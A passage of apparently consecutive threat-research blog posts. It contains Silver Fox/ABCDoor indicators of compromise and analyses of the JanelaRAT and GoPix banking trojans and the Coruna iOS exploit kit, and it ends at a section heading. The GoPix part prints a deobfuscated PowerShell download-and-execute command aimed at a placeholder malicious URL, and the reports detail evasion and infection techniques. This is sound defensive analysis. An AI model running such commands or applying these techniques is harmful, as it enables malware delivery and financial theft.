Silver Fox activity can also be detected by monitoring requests to external services to determine the host’s network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.

After running the command cmd /c start /min python/pythonw.exe -m appclient, the Silver Fox payload establishes persistence on the system by modifying the value of the UserInitMprLogonScript parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.

Indicators of compromise

Network indicators:
ABCDoor C2
45.118.133[.]203:5000
abc.fetish-friends[.]com
abc.3mkorealtd[.]com
abc.sudsmama[.]com
abc.woopami[.]com
abc.ilptour[.]com
abc.petitechanson[.]com
abc.doublemobile[.]com

ABCDoor loader C2s
mcagov[.]cc
roldco[.]com

C2s for malicious remote control utilities
vnc.kcii2[.]com

Distribution servers for phishing PDFs, archives, and encrypted RustSL payloads
abc.haijing88[.]com

ValleyRAT C2
108.187.37[.]85
108.187.42[.]63
207.56.138[.]28

IP addresses
108.187.41[.]221
154.82.81[.]192
139.180.128[.]251
192.229.115[.]229
207.56.119[.]216
192.163.167[.]14
45.192.219[.]60
192.238.205[.]47
45.32.108[.]178
57.133.212[.]106
154.82.81[.]205

Hashes
Phishing PDF files
1AA72CD19E37570E14D898DFF3F2E380
79CD56FC9ABF294B9BA8751E618EC642
0B9B420E3EDD2ADE5EDC44F60CA745A2
6611E902945E97A1B27F322A50566D48
84E54C3602D8240ED905B07217C451CD

SFX archives containing ABCDoor JavaScript loader
2B92E125184469A0C3740ABCAA10350C
043E457726F1BBB6046CB0C9869DBD7D

ZIP archives containing malicious SFX archives
6495C409B59DEB72CFCB2B2DA983B3BB
B500E0A8C87DFFE6F20C6E067B51AFBF
90257AA1E7C9118055C09D4A978D4BEE
F8371097121549FEB21E3BCC2EEEA522
814032EEC3BC31643F8FAA4234D0E049

run.deobfuscated.obf.js
B53E3CC11947E5645DFBB19934B69833

run_direct.ps1
0C3B60FFC4EA9CCCE744BFA03B1A3556

Silver Fox RustSL loaders
039E93B98EF5E329F8666A424237AE73
B6DF7C59756AB655CA752B8A1B20CFFA
5390E8BF7131CAAAA98A5DD63E27B2BC
44299A368000AE1EE9E9E584377B8757
E5E8EF65B4D265BD5FB77FE165131C2F
3279307508F3E5FB3A2420DEC645F583
1020497BEF56F4181AEFB7A0A9873FB4
B23D302B7F23453C98C11CA7B2E4616E
A234850DFDFD7EE128F648F9750DD2C4
4FC5EC1DE89CE3FCDD3E70DB4A9C39D1
A0D1223CA4327AA5F7674BDA8779323F
70AE9CA2A285DA9005A8ACB32DD31ACE
DD0114FFACC6610B5A4A1CB0E79624CC
891DE2FF486A1824F2DB01C1BDF1D2E9
B0E06925DB5416DFC90BABF46402CD6F
AD39A5790B79178D02AC739099B8E1F4
D1D78CD1436991ADB9C005CC7C6B5B98
2C5A1DD4CB53287FE0ED14E0B7B7B1B7
E6362A81991323E198A463A8CE255533
CB3D86E3EC2736EE1C883706FCA172F8
A083C546DC66B0F2A5E0E2E68032F62C
70016DDBCB8543BDB06E0F8C509EE980
8FC911CA37F9F451A213B967F016F1F8
202A5BCB87C34993318CFA3FA0C7ECB0
06130DC648621E93ACB9EFB9FABB9651
F7037CC9A5659D5A1F68E88582242375
8AC5BEE89436B29F9817E434507FEF55
5ED84B2099E220D645934E1FD552AE3A
27A3C439308F5C4956D77E23E1AAD1A9
53B68CA8D7A54C15700CF9500AE4A4E2
1D1F71936DB05F67765F442FEB95F3FD
3C6AEC25EBB2D51E1F16C2EEF181C82A
7F27818E4244310A645984CCC41EA818
A75713F0310E74FFD24D91E5731C4D31
4FC8C78516A8C2130286429686E200ED
3417B9CF7ACB22FAE9E24603D4DE1194
933F1CB8ED2CED5D0DD2877C5EA374E8
B5CA812843570DCF8E7F35CACAB36D4A

ValleyRAT plugins installing ABCDoor
4A5195A38A458CDD2C1B5AB13AF3B393
E66BAE6E8621DB2A835FA6721C3E5BBE

ABCDoor stagers and loaders
04194F8DDD0518FD8005F0E87AE96335
F15A67899CFE4DECFF76D4CD1677C254
11705121F64FA36F1E9D7E59867B0724

Malicious VNC installers used in August 2025 attacks
4D343515F4C87B9A2FFD2F46665D2D57
DFC64DD9D8F776CA5440C35FEF5D406E
EEFC28E9F2C0C0592AF186BE8E3570D2
6CF382D3A0EAE57B8BAAA263E4ED8D00
32407207E9E9A0948D167DCA96C41D1A
D17CAF6F5D6BA3393A3A865D1C43C3D2

ABCDoor .pyd files
13669B8F2BD0AF53A3FE9AC0490499E5
5B998A5BC5AD1C550564294034D4A62C
C50C980D3F4B7ED970F083B0D37A6A6A
DE8F0008B15F2404F721F76FAC34456A
9BF9F635019494C4B70FB0A7C0FB53E4
A543B96B0938DE798DD4F683DD92A94A
FA08B243F12E31940B8B4B82D3498804

JanelaRAT: a financial threat targeting users in Latin America

By: GReAT
13 April 2026 at 11:00

Background

JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.

JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.

The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.

Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.

Initial infection

JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.

Malicious email used in JanelaRAT campaigns

Malicious email used in JanelaRAT campaigns

Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.

However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.

Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.

JanelaRAT infection flow evolution

JanelaRAT infection flow evolution

Initial dropper

The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.

Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.

The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.

Malicious implant

In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.

JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.

The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.

String encryption

All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.

C2 communication and command handling

After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.

Following socket initialization, the malware launches two background routines:

  1. User inactivity and session tracking
    This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.

    Timer that looks for 10 minutes of inactivity

    Timer that looks for 10 minutes of inactivity

  2. Victim registration and further malicious activity
    This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
    1. The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.

      This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:

      <C2Domain>?VS=<malwareversion>&PL=<profilelevel>&AN=<presenceofbankingsoftware>

      We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.

      Parameter Description
      VS JanelaRAT version
      PL OFF by default
      AN Yes or No depending on whether banking security software process exists
    2. The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.

      This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.

      If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.

      To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.

      Action Performed Description
      Capture desktop image Send compressed screenshots to the C2
      Specific screenshots Crop specific screen regions and exfiltrate images
      Overlay windows Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
      Keylogging Keystroke capture
      Simulate keyboard Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
      Track mouse input Move the cursor, simulate clicks, and report the cursor position
      Display message Show message boxes (custom title, text, buttons, or icons)
      System shutdown Execute a forced shutdown sequence
      Command execution Run CMD or PowerShell scripts/commands
      Task Manager
      manipulation
      Launch Task Manager, find its window, and hide it to prevent discovery by the user
      Check for banking security software process Detect the presence of anti-fraud systems
      Beaconing Send host information (malware version, profile, presence of banking software)
      Toggle internal modes Enable and disable modes such as screenshot flow, key injection, or overlay visibility
      Anti-analysis Detect sandbox or automation tools

C2 infrastructure

Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.

Decoy overlay system

This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.

The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.

Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:

  • “Configuring Windows updates, please wait.”
  • “Do not turn off your computer; this could take some time.”

When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.

An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.

Anti-analysis techniques

In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.

Persistence

The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.

This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.

Victimology

Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.

According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.

Conclusions

JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.

This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.

To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.

Indicators of compromise

808c87015194c51d74356854dfb10d9e         MSI Dropper
d7a68749635604d6d7297e4fa2530eb6        JanelaRAT
ciderurginsx[.]com         Primary C2

Coruna: the framework used in Operation Triangulation

26 March 2026 at 09:00

Introduction

On March 4, 2026, Google and iVerify published reports about a highly sophisticated exploit kit targeting Apple iPhone devices. According to Google, the exploit kit was first discovered in targeted attacks conducted by a customer of an unnamed surveillance vendor. It was later used by other attackers in watering-hole attacks in Ukraine and in financially motivated attacks in China. Additionally, researchers discovered an instance with the debug version of the exploit kit, which revealed the internal names of the exploits and the framework name used by its developers — Coruna. Analysis of the kit showed that it relies on the exploitation of many previously patched vulnerabilities and also includes exploits for CVE-2023-32434 and CVE-2023-38606. These two vulnerabilities particularly caught our attention because they had been first discovered as zero-days used in Operation Triangulation.

Operation Triangulation is a complex mobile APT campaign targeting iOS devices. We discovered it while monitoring the network traffic of our own corporate Wi-Fi network. We noticed suspicious activity that originated from several iOS-based phones. Following the investigation, we learned that this campaign employed a sophisticated spyware implant and multiple zero-day exploits. The investigation lasted for over six months, during which we disclosed our findings in connection to the attack. Kaspersky GReAT experts also presented these findings at the 37th Chaos Communication Congress (37C3).

Although all the details of both CVE-2023-32434 and CVE-2023-38606 have long been publicly available, and other researchers have developed their own exploits without ever seeing the Triangulation code, we decided to closely investigate the exploits used in Coruna. Some of the exploit kit distribution links provided by Google remained active at the time the report was published, which allowed us to collect, decrypt, and analyze all components of Coruna.

During our analysis, we discovered that the kernel exploit for CVE-2023-32434 and CVE-2023-38606 vulnerabilities used in Coruna, in fact, is an updated version of the same exploit that had been used in Operation Triangulation. The images below illustrate a high-level overview of the two attack chains. The exploit in question is highlighted with a red rectangle.

Attack chain of Operation Triangulation (simplified)

Attack chain of Operation Triangulation (simplified)

Attack chain of Coruna (simplified)

Attack chain of Coruna (simplified)

Moreover, we discovered that Coruna includes four additional kernel exploits that we had not seen used in Operation Triangulation, two of which were developed after the discovery of Operation Triangulation. All of these exploits are built on the same kernel exploitation framework and share common code. Code similarities from kernel exploits can also be found in other components of Coruna. These findings led us to conclude that this exploit kit was not patchworked but rather designed with a unified approach. We assume that it’s an updated version of the same exploitation framework that was used — at least to some extent — in Operation Triangulation.

Technical details

While we continue to investigate all exploits and vulnerabilities used by Coruna, this post provides a high-level overview of the exploit kit and attack chain.

Safari

Exploitation begins with a stager that fingerprints the browser and selects and executes appropriate remote code execution (RCE) and pointer authentication code (PAC) exploits depending on the browser version. It also contains a URL to an encrypted file with information about all available packages containing exploits and other components. The stager also includes a 256-bit key used to decrypt it. The URL and decryption key are passed to a payload embedded in PAC exploits.

Payload

The payload is responsible for initiating the exploitation of the kernel. After initialization, the payload first downloads a file with information about other available components. To extract it, the payload performs several steps processing multiple file formats.

First, the downloaded file is decrypted using the ChaCha20 stream cipher. Decryption yields a container with the magic number 0xBEDF00D, which stores LZMA-compressed data.

The file format used by the exploit kit to store compressed data

Offset Field
0x00 Magic number (0xBEDF00D)
0x04 Decompressed data size
0x08 LZMA-compressed data

The decompressed data presents another container with the magic number 0xF00DBEEF. This file format is used in the exploit kit to store and retrieve files by their IDs.

The file format used by the exploit kit to store files

Offset Field
0x00 Magic number (0xF00DBEEF)
0x04 Number of entries
0x08 Entry[0].File ID
0x0C Entry[0].Status
0x10 Entry[0].File offset
0x14 Entry[0].File size

We provide a description of all possible File ID values below. At this stage, when the payload gathers information about all available file packages, this container holds only one file, and its File ID is 0x70000.

Finally, we get to the file with information about all available file packages. It starts with the magic value 0x12345678. The exploit kit uses this file format to obtain URLs and decryption keys for additional components that need to be downloaded.

The file format used by the exploit kit to store information about file packages

Offset Field
0x00 Magic number (0x12345678)
0x04 Flags
0x08 Directory path
0x108 Number of entries
0x10C Entry[0].Package ID
0x110 Entry[0].ChaCha20 key
0x130 Entry[0].File name

The components required for exploiting a targeted device are selected using the Package ID. Its high byte specifies the package type and required hardware. We’ve seen the following package types:

  • 0xF2 – exploit for ARM64,
  • 0xF3 – exploit for ARM64E,
  • 0xA2 – Mach-O loader for ARM64,
  • 0xA3 – Mach-O loader for ARM64E,
  • 2 – implant for ARM64,
  • 0xE2 – implant for ARM64E.

The payload code also supports additional package types, such as 0xF1, an exploit for older ARM devices that do not support 64-bit architecture. Interestingly, however, the files for such exploits are missing.

Other bytes of the Package ID define the supported firmware version and CPU generation.

Some of the observed Package IDs (those with unique content)

Package ID Description
0xF3300000 Kernel exploit (iOS < 14.0 beta 7) and other components
0xF3400000 Kernel exploit (iOS < 14.7) and other components
0xF3700000 Kernel exploit (iOS < 16.5 beta 4) and other components
0xF3800000 Kernel exploit (iOS < 16.6 beta 5) and other components
0xF3900000 Kernel exploit (iOS < 17.2) and other components
0xA3030000 Mach-O loader (iOS 16.X) (A13 – A16)
0xA3050000 Mach-O loader (iOS 16.0 – 16.4)

The files inside these packages are also stored in encrypted and compressed 0xF00DBEEF containers, but this time compression is optional and is determined by the second bit in the Flags field. Different packages contain different sets of files. A description of all possible File IDs is given in the table below.

Observed File IDs

File ID Description
0x10000 Implant
0x50000 Mach-O loader (default)
0x70000 List of additional components
0x70005 Launcher config
0x80000 Launcher in 0xF2/0xF3 packages, or Mach-O loader in 0xA2/0xA3
0x90000 Kernel exploit
0x90001 Kernel exploit (for Mach-O loader)
0xA0000 Logs cleaner
0xA0001 Mach-O loader component
0xA0002 Mach-O loader component
0xF0000 RPC stager

After downloading the necessary components, the payload begins executing kernel exploits, Mach-O loaders, and the malware launcher. The payload selects an appropriate Mach-O loader based on the firmware version, CPU, and presence of the iokit-open-service permission.

Kernel exploits

We analyzed all five kernel exploits from the kit and discovered that one of them is an updated version of the same exploit we discovered in Operation Triangulation. There are many small changes, but the most noticeable are as follows:

  • The code takes into account more values ​​from XNU version strings, allowing for more accurate version checking.
  • Added a check for iOS 17.2. We assume that this was the latest version of iOS at the time of development (released in December 2023).
  • Added checks for newer Apple processors: A17, M3, M3 Pro, M3 Max (released in fall 2023).
  • Added a check for iOS version 16.5 beta 4. This version patched the exploit after our report to Apple.

Why does the exploit need to check for iOS 17.2 and newer CPUs if the targeted vulnerabilities were fixed in iOS 16.5 beta 4? The answer can be found by examining other exploits: they are all based on the same source code. The only difference is in the vulnerabilities they exploit, so these checks were added to support the newer exploits and appeared in the older version after recompilation.

Launcher

The launcher is responsible for orchestrating the post-exploitation activities. It also uses the kernel exploit and the interface it provides. However, since the exploit creates special kernel objects during its execution that provide the ability to read and write to kernel memory, the launcher simply reuses these objects without the need to trigger vulnerabilities and go through the entire exploitation path again. The launcher cleans up exploitation artifacts, retrieves the process name for injection from a config with the 0xDEADD00F magic number, injects a stager into the target process, uses it to execute itself, and launches the implant.

Conclusions

This case demonstrates once again the dangers associated with such malicious tools that lie in their potential wide usage. Originally developed for cyber-espionage purposes, this framework is now being used by cybercriminals of a broader kind, placing millions of users with unpatched devices at risk. Given its modular design and ease of reuse, we expect that other threat actors will begin incorporating it into their attacks. We strongly recommend that users install the latest security updates as soon as possible, if they have not already done so.

Free real estate: GoPix, the banking Trojan living off your memory

By: GReAT
16 March 2026 at 12:00

Introduction

GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.

Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.

GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.

The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.

The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.

The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.

Initial infection

Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.

We have been monitoring this threat since 2023, and it continues to be very active for the time being.

GoPix malware campaign detections (download)

The initial infection vector is shown below:

Initial infection vector

Initial infection vector

When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.

Website shown if the user is detected as a bot or sandbox

Website shown if the user is detected as a bot or sandbox

However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:

JSON response from a malicious endpoint

JSON response from a malicious endpoint

The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.

WebSocket request to check if the port is open

WebSocket request to check if the port is open

This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.

Malware delivered through a malicious website

Malware delivered through a malicious website

Infection chain

First-stage payload

If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.

Stolen certificate used to sign the malicious installer

Stolen certificate used to sign the malicious installer

The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.

NSIS installer code creating a batch file

NSIS installer code creating a batch file

However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.

Obfuscated command line inside the LNK

Obfuscated command line inside the LNK

Deobfuscated command line:

WindowsPowerShell\v10\powershell (New-Object NetWebClient)UploadString("http://MALICIOUS/1/","tHSb")|$env:E -

The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.

It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.

Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).

GoPix delivery chain

GoPix delivery chain

Initial PowerShell script

This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.

System information collection

System information collection

The information contained within this JSON is as follows:

  • Folder and file names to be created under the %APPDATA% directory
  • Obfuscated PowerShell script
  • Encrypted PowerShell script ps
  • Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
  • GoPix configuration file pf

Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

PSExecutionPolicyPreference=Unrestricted
powershell -File "$scriptPath"
exit

Obfuscated PowerShell script

Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.

Deobfuscated PowerShell script

Deobfuscated PowerShell script

Decrypted PowerShell script “ps”

The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

PowerShell script shellcode jumps to the malware loader shellcode

The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.

Building the GoPix shellcode depending on the targeted architecture

Building the GoPix shellcode depending on the targeted architecture

Shellcode

This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The first time GoPix is dropped into memory through PowerShell, its structure is as follows:

  1. Memory dropper shellcode
  2. Memory dropper DLL
  3. Main payload shellcode
  4. Main payload DLL

Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.

MZ signature zeroed

MZ signature zeroed

GoPix dropper

When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.

After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.

The dropper uses a syscall instruction and calls the GoPix in-memory implant's main function

The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function

Main GoPix implant

Clipboard stealing functionality

Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.

Boleto bancário targeted in clipboard-stealing functionality

Boleto bancário targeted in clipboard-stealing functionality

When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.

Unique man-in-the-middle attack

